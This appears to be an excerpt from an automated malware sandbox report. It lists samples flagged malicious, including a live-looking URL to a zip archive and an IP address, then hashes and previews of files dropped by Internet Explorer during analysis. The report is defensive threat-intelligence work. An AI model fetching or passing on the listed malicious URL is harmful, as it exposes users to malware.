	aaaa.png.exe	Get hash	malicious	Browse	• 185.156.172.54
	ZCUBQSIG.EXE	Get hash	malicious	Browse	• 185.156.172.54
	http://adrianfowle.co.uk/CCN3387131189795E_186606.zip	Get hash	malicious	Browse	• 185.156.172.54

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{CB1D97F9-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7742246322797681
Encrypted:	false
SSDEEP:	96:rzZAZw2v9W/tSvbfSY8gnKMlYbv5zZjq9cY6gMB:rzZAZw2v9W/tSzfSY8BMlYxc9cYiB
MD5:	DFA95E759592E6E2DC1DE37811CD8D1F
SHA1:	DEFE79DBB8797143A99A5146C6FA1CC4E33AE6EF
SHA-256:	703A042BD771BC2F5CEA13426286574D32991C4203C4656E731504A232DFE186
SHA-512:	2F468511DF7DB0286EC3D1C604615E07C1E03E951C77B8B310F7AF029454748EC12E26DE17A7D8EA3F90F895194584A8B24237451F5633EC590B971248668ACF
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{F0C73B55-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.04581375764452
Encrypted:	false
SSDEEP:	192:rmZNZo2g9WcVtcUfc3xMyxVt0tt1stDtty6stLfyS6syGtyWQryRBfX:rij/gUufzUaALAVthCiZ
MD5:	3786E542BCCB59557B2C60DF88A2BEA3
SHA1:	EFA4B9C9DB2AD5EAF81BCC611D46411BCBC94F3A
SHA-256:	3D81FD8EDB5C16EE30738F03B27F68B6FAD2EE054355F7F60D17F16109558810
SHA-512:	23C3EA6AA1D8FEFA278ACF903E5C7AC4E531DBA654543C4C9CA424F9D2C423E5ED24455A5BDC6E5BBEC92114ED4962F0FDB824B044A99A38BBE914BA9338EBB2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CB1D97FB-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27376
Entropy (8bit):	1.8459177671326468
Encrypted:	false
SSDEEP:	192:r5ZiQk6ikaFjB2EkWlMEY6Q7fHCJwxQ7fHCJb7fN6A:rvPPbahwwmEvQbHzQbHAbN9
MD5:	0D9D10C31ACD463ECD18435C4ED76E3B
SHA1:	2487A3DE332AC513F118ED655065A5D5EAA3B934
SHA-256:	AABB3D9EED3EC8A1483F806D06EA56E7EC391FA804C6EA1906FA5B30BB68EC7E
SHA-512:	F37355B1A2D62305E33AB07AF4F58011B48A639845EAD0421065E4F9F0F26657382608360FF59FCA4DB40A7BA6E6EAB81610DCB0F645170AB877896E75BD2156
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F0C73B57-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27356
Entropy (8bit):	1.8406900188448838

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F0C73B57-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Encrypted:	false
SSDEEP:	96:roZcQk6uBS8zFjB2QkW+M5YullKkRllKOl0mA:roZcQk6ukcFjB2QkW+M5Yu/DR/Z0mA
MD5:	F96EA46A33EB38F4532FA5EFD4310154
SHA1:	338F6639DF50B3F93FA050661E82D4CD85A179E5
SHA-256:	EAF8DF1732523038C92C6890389E896A409BDF167128CF5770067F6241D31F8B
SHA-512:	7804EEF205EF493FBA99B4B8647F26FD03A52AC32770A7803D69F792BDB876FD5893AA1A3BA0763BD40E8E15FA83D2BE405F3175C4379066FFADA4C1BBABBA8 2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F0C73B59-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27864
Entropy (8bit):	1.8281919088202825
Encrypted:	false
SSDEEP:	48:IwdGcprIGwpaAG4pQMZGrapbSFrGQpBDOGHHpcIsTGUp8JOGzYpm5JYGopQvkDE5:rDZQQg6uBSFFjh2IkWgMTYSKRZRKRz7r
MD5:	1F2D9109C1876BED62363BFC1C36362E
SHA1:	07EF0FECEEFC703787F281B7070E5BE2615E2360
SHA-256:	C3BE17D413A23B4CE7141545E4C4C8E400FA26EA6ED3C61EE09CD69CE755215E
SHA-512:	DF8CCB432AB74B1B440931FD5BA9EBBD238EEE8C390BD6111546DC03141B98F65CA2EC6019A3AC13FE6D520536027A894609F1A94B2A563D1982ED11D6ABBE 2F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F0C73B5B-3FD1-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	27360
Entropy (8bit):	1.8435320469566123
Encrypted:	false
SSDEEP:	192:r0ZXQn6Rk8Fj02XkWlMYYqBN1gRBN1FN1TKA:rkA6C8hjDmYfBP4BPFPTt
MD5:	C7E1A51F1BD0C909440B25E6D1535EF3
SHA1:	D74826A8CFD76094D471D28176C98BC5C1F5A1AE
SHA-256:	933437E4AB319798730C9F8BF5E2318475EFCDB75E36BDC8DCB0EA5AD6A06839
SHA-512:	F5FE0BAE0002A317FEC3DDD9DFBCA321FA13940FD087F56C880167432526419480B735F715AFA456FE3FA0B9200CDBEB0C415813C2435C5071EA688D6EF04B6
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.036633489741866
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE5NodNKnWimI002EtM3MHdNMNxOE5NodNKnWimI00ONVbkEtMb:2d6NxOZKSZHKd6NxOZKSZ7Qb
MD5:	5FF4FEB05335F7A1E8949DFDA01C513A
SHA1:	DAA720A96C1BDA14FBB565E5A8364FD05F6A3380
SHA-256:	07355F6214123AD7E067BA831278C30ACACB26DCE603EF8DC618144E47B35685
SHA-512:	89B56FFC580F11A3AEA01C3B98E23315FCA8B90C0E9AA396CACEED356FAD5E9046B7E1BBB22AE1AE50988F24BD89AA23677877B85ECA39C0B5A17BFA1AE89 4F2
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.065215080131142
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kJo9KnWimI002EtM3MHdNMNxe2kJo9KnWimI00ONkak6EtMb:2d6Nxrj0SZHKd6Nxrj0SZ72a7b
MD5:	BF25FC977528E3E0FC8832AE9927E851
SHA1:	8F7729FA56EE875793E84CA5026558F10A49008A
SHA-256:	F817FA10F5922C9C98DF4FAF3193A6617115F99ECBFF88006CDA3193EA3FBD7B
SHA-512:	FCF943EAAEBD1B6455947163BCD627413573221DDB6ADBFD3DDD4305ACA4097A562B6F086DBBAD6507634981BD3B66B0EDD7B5F6FFEFA00E9B07F87D8BAE3099
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa0627a03,0x01d6d3de</date><accdate>0xa0627a03,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa0627a03,0x01d6d3de</date><accdate>0xa0627a03,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.066623639403125
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL5NodNKnWimI002EtM3MHdNMNxvL5No+KnWimI00ONmZEtMb:2d6NxvIKSZHKd6NxvIRSZ7Ub
MD5:	C0E9345EB1ECC9FA5DD88EB8E7EBAE30
SHA1:	125128A0D71E086CB657B9A1953961920D3166BC
SHA-256:	17D7D07B5D729F3C229A4D0500D22C819FF15912124BA795197E698067D8F64A
SHA-512:	D49084E8D6801FA6361F46BA8EFF92F91889E6B4616589BD780CDE6FE6B403B132EEC1B7FD3312D536BEBABAE82EFA4272C7CEAB20621F2260F9A049BE3B6F11
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa069a141,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	648
Entropy (8bit):	5.059298622698848
Encrypted:	false
SSDEEP:	12:TMHdNMNxi4uNoUuNKnWimI002EtM3MHdNMNxi4uNoUuNKnWimI00ONd5EtMb:2d6NxMODESZHKd6NxMODESZ7njb
MD5:	6E790126C8EFC4467D256FFC36F8939F
SHA1:	26213E0E1B715EB786FA48516061B7F15CF3ABEC
SHA-256:	E8DCC94D99DE8B0365B7C9819D9F0ADDD2CDBAAC46A80214991FCBC583CE39C4
SHA-512:	0C7C514BBC8C69C86378D5FD05B4B4004A95FB939D9639341303E0A9E43AA101A8D846DAC1F714291E11279101BCECA235970CB852FD187CA2A4BF9BFBBA9746
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa064dc64,0x01d6d3de</date><accdate>0xa064dc64,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa064dc64,0x01d6d3de</date><accdate>0xa064dc64,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.088249518384024
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwao+KnWimI002EtM3MHdNMNxhGwao+KnWimI00ON8K075EtMb:2d6NxQIRSZHKd6NxQIRSZ7uKajb
MD5:	1574CC7D83A650FF98AA368533F8DAFC
SHA1:	0AF5058CAACEFDBADB508552D9D004C68D95050E
SHA-256:	8BAEE1CF495853231C68868750216D9D55946D4BC836BCC876E505A469973AE9
SHA-512:	42E4E0821F3FE8CE62A3CC21D9A7D49BA6E749C9F2694354BF18A4520BF1DD7FCEE81DFDF9EE84340BC2012B4E9FEF3071730A6954B718838AC0B1EABD14E3C3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa069a141,0x01d6d3de</date><accdate>0xa069a141,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa069a141,0x01d6d3de</date><accdate>0xa069a141,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.035437950077547
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n5NodNKnWimI002EtM3MHdNMNx0n5NodNKnWimI00ONxEtMb:2d6Nx0cKSZHKd6Nx0cKSZ7Vb
MD5:	6DF8F955E2885046D2EEAF96465C7AAC
SHA1:	478968DAA96F2663BF4901C0B48F69209FA9B162
SHA-256:	A66B25D35FF2CBC3645DCDAA252C80AE5FD0554990C36B8823C2D48917006821
SHA-512:	3DC1AECFDC585165958F888A215A5153E034CC23B85C458F2659F8933A2D1D942EE5865CAA6435295DAFDC2966C64116F37B81A88098E908B3D90DB37324D794
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.07620844139945
Encrypted:	false
SSDEEP:	12:TMHdNMNxx5NodNKnWimI002EtM3MHdNMNxx5NodNKnWimI00ON6Kq5EtMb:2d6NxmKSZHKd6NxmKSZ7ub
MD5:	19756710DC1E1295AD36AFCD3EDE6AB6
SHA1:	C4D80E91392329B6CD322615F7041D94FB1C6728
SHA-256:	4300F027F37ED769FC6EEC6EB93712A3F73130776BF225A65A7FE6B8FC91D1C2
SHA-512:	FD9C6A93DDA33C06A9B54E487DE7EF85BC367DAC0F441D0252C97DC1CDC882C12480E6F9BE54EC89EBF2415B148C87DD864F995873A521F0064820EB046AEDED
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa0673eb6,0x01d6d3de</date><accdate>0xa0673eb6,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.063952043480215
Encrypted:	false
SSDEEP:	12:TMHdNMNxc4uNoUuNKnWimI002EtM3MHdNMNxc4uNoUuNKnWimI00ONVEtMb:2d6NxiODESZHKd6NxiODESZ71b

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
MD5:	ED9825120C76CA457FFF6DDC117D400A
SHA1:	7EC4101B7B84C1A614DB09B467CF24FF45A10749
SHA-256:	CCD0FC2242B74CE255381F6E0A01E96D533D5EE9C24F8F0A851EECDDA8145474
SHA-512:	4F04B8DF47F1DE2C7E9D8984FC320DDE4718CAAB98B2B5301B93D465929CC2F255545D5D9C0ED999F432FF29D7B6EDF9A9BE1DFF4A87460D2DE69D3805AC5 C2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa064dc64,0x01d6d3de</date> <accdate>0xa064dc64,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa064dc64,0x01d6d3de</date><accdate >0xa064dc64,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook .url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.0450338260817436
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn4uNoUuNKnWimI002EtM3MHdNMNxfn4uNoUuNKnWimI00ONe5EtMb:2d6NxvODESZHKd6NxvODESZ7Ejb
MD5:	A90D70938200FA28E7933D6DD30E7F0F
SHA1:	658BB2A8836EB14B555D5580F33D81C1F6E1F3B1
SHA-256:	74188EA6B664ADD9A6C8489F48F19331A743A84C7A67F3DAF6FD67F525100427
SHA-512:	A870B744D8B9DF2FE87466A4AF6705000ADD5B1D1E497F883F330119649C502DF3955E209FD6D4B017F018506EA288EE10C79A52D8B25936F8C0FD42848E0E9C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa064dc64,0x01d6d3de</date><a ccdate>0xa064dc64,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa064dc64,0x01d6d3de</date><a ccdate>0xa064dc64,0x01d6d3de</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Go ogle.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	5656
Entropy (8bit):	4.130390002262069
Encrypted:	false
SSDEEP:	96:g0aWBom5zDlvV2rkG4zuAZMXJFG62q7mQP:gCBB5zZ0lG46AaXJFG6v7mi
MD5:	9C5EF3853AC75AEB0A9AE6375470D64F
SHA1:	8C534692B5146BC56F4872CC413EDB2985ADAC7B
SHA-256:	68714CB3732050560D3AFF05376F1D6A0FDDA8DC9E5AA05435FAB8E3F85202B3
SHA-512:	0E91EDF2A718360DA10A151169475020BCBC7A2279C0C6A4E1693E807BA9220D2038B00354E3854E1742D89F07B53564EF6B40B043BC5CAD8D20A145E5BA7CD
Malicious:	false
Preview:	.....".h.t.t.p.:././.r.o.s.a.d.a.l.k.i.n.g...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...r...s{..s...s#..s ...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s...s...r%..s[..s...s...s..s].s...r.sS..s...sq.....s...s...s. ..s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s...s7.....s...s..si..s?..s 7..s.....s...s.....s...s...rW.....s...s..s...s...s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s. ..sQ..s..rK..s...sg..s'.....s...s...s...s'..s_..s...s...s...rQ..s..s.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AGIpBU[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232884
Entropy (8bit):	5.999887471636028
Encrypted:	false
SSDEEP:	6144:qn+jaKLBJDzrkO32SewjX4dOn6RDE5025F878:q+j9L/kO3jeQX4w6RDyL5a78
MD5:	F653BEE495A51D0BB6462700A8717922
SHA1:	FD0BD83B76C1904D4046A49657F3244E4F1841A6
SHA-256:	0C91F4F38F71AF76044EB53A98AA4191BD543E18493C7FA90BA085474F9D6852
SHA-512:	DE1902F810424D0705D5D8FF43580BE90F447721A1B55BF20F0E3D9F7CCA57D362667B890E18F710F8CE6FDF1DE0CE286BA5183F4FB3D6B572E9B999199C9C4
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AGlpBU[1].htm	
Preview:	CwJmOcMwoyudEY8Z+Xw0ti+vCO4WpH9x0jVUvrxurNSMCo8NTY8JzBseqLvi9DJCGeOmmXV1J67ChE4rH6AF5Tr9g1+mBohMUZp6gueyPEV/panQmq6RS8QF vFDFrArMD/GBm9fhjNgbw5NzRp79KRL1IimyrYGxeLO/4Ndpleg07OZiojU1US6O6zIi8xdwVQAERGVaknwBggx0xqWjJ+FzjDGA4pG3RdHBAbcgmNToLxKB76KsWy7J4j +EA2fSf2faHEbgnm65HkSJjkUVpy51/w+WEVViQWHWH0yHDvbxQzb/st3cLh3D3ko02Qs1mCZTy4xcMSXvXUcvdv5p3b2OThR/hr2MNQT+akWvlMv8zJXn2I Ws5x98OWYk65Hzv9FIp4VdKTNE+HSEeE/18sR9YY78zItvVhrz5s6wcJdvDh9oW8IRWh5wHoALJnqXkUsqEhI0Rv9wW20gF03Czzwi0B62CtZcdG5riWhJZN zTDdNMYoUQniMg8quxnnRM0EoLlFHfALMQU+4q8vC2BDF4uDxWw6Nl2onOh7HZNPRsnK8LotGyEcmXYXiUDfWOP468qducCKyclCsuv8O3j2HBlyTdaaCMQQ l7qbKIa9y0KE+FYHso73x/6fqrskqYCcAY4ix7xKFUm/skTrlaCpYWysYvKuISvTpDbK/221RMjl/yM07RgIhVOZ1GbZ1itfnlNXhwcyWD3NbORWkqiwukJk9S/P0jLscl o71ISvemEpyYmVjizyBtDIOXnqhTH0ez44gVFiLyjCjS2aOB4uje52mDDAcp6ds4Io+9Fd7hfQsTess2yMbOq652C9b0zQHdNWWeOabwJnCNez+z8QcYyIlX1HgqVmYwsa Kfs2SP/yLgpav0NKBqPpiXmPUnlsmchwE/8k/lo1DUuCwP0J8UoA6byJJd1RNUM84j8r55NYMgG6VYARe2rY4Msi6VmniVixgH07AAKarlaHG+6wI5O9st62x6mMV0drCh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	dropped
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0IG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC87 5
Malicious:	false
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm.. sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s...s..r#.....s...s...s...s..r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.. ....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s...s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s... s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s...s'..s_..s...s...s. ..rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\robot[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 171 x 213, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	6327
Entropy (8bit):	7.917392761938663
Encrypted:	false
SSDEEP:	192:fqjwqVtaVHyEy9BWc2AwJ+3qg1f6WUBIT8mIKPNc93Y8Nm:Yk3WBkAkg1CWUCwmIKS93O
MD5:	4C9ACF280B47CEF7DEF3FC91A34C7FFE
SHA1:	C32BB847DAF52117AB93B723D7C57D8B1E75D36B
SHA-256:	5F9FC5B3FBDDF0E72C5C56CDCFC81C6E10C617D70B1B93FBE1E4679A8797BFF7
SHA-512:	369D5888E0D19B46CB998EA166D421F98703AEC7D82A02DC7AE10409AEC253A7CE099D208500B4E39779526219301C66C2FD59FE92170B324E70CF63CE2B429(
Malicious:	false
Preview:	.PNG.....IHDR.....WPLTE...z..z.....2.....W..{..V.....z.....2..3.....V..2.....W.....>`.....tRNS.....Y..j....IDATx....Bcl.@A.s..HX....k.0c...T.?n./. ~....b....GM.Gu.c...?.{5.5...4.'.o<...i.O.n<.f..?).g.&..8.E4..tl.4.G.o4.....'....\....._ ...../.~..<...../.~^.}...?...~...Z../.~.]._ ...I. .Q.Y....YQu..i..4.._ |S...A.-.-h...9...o...k.....9o..?N .U,../+...Z.y...nbMu....4O.7>..Y.-L=J..q..`.B^{4~.p...bR.j.....Gq=..]&..7Y)G6.....A.h`i]...Pd.'.7....9.2...2x.....&..a0N..By.Y.C.*.S.....nR.-..A[5.....|.p...+v...d\e..]Yq;.&q0..F.c..... p3.&.`..!q..}...k.g5n#.....NG-.9...C..[.7.n.v..u.....{o.C&n!.(.G7.JA.'6..{(<....p.....:.!=..1.f.."..n.8....~o..N.3l..p.[....*.....r..6..z...(.g1qA.[....q.v+..&...B{.I.\.-.....S.y&.....J.Wn!|D. ....+...y.....9.....> .j.....{.....K\X.n!..e.I.+'...j...-pA.[..2...8g.DO.#.?p.. ....-.w5.d.....4....n..!q..=..Gu.X..O.....sN.h.q..n!..qP

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\A6Pn[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2404
Entropy (8bit):	5.988045560444535
Encrypted:	false
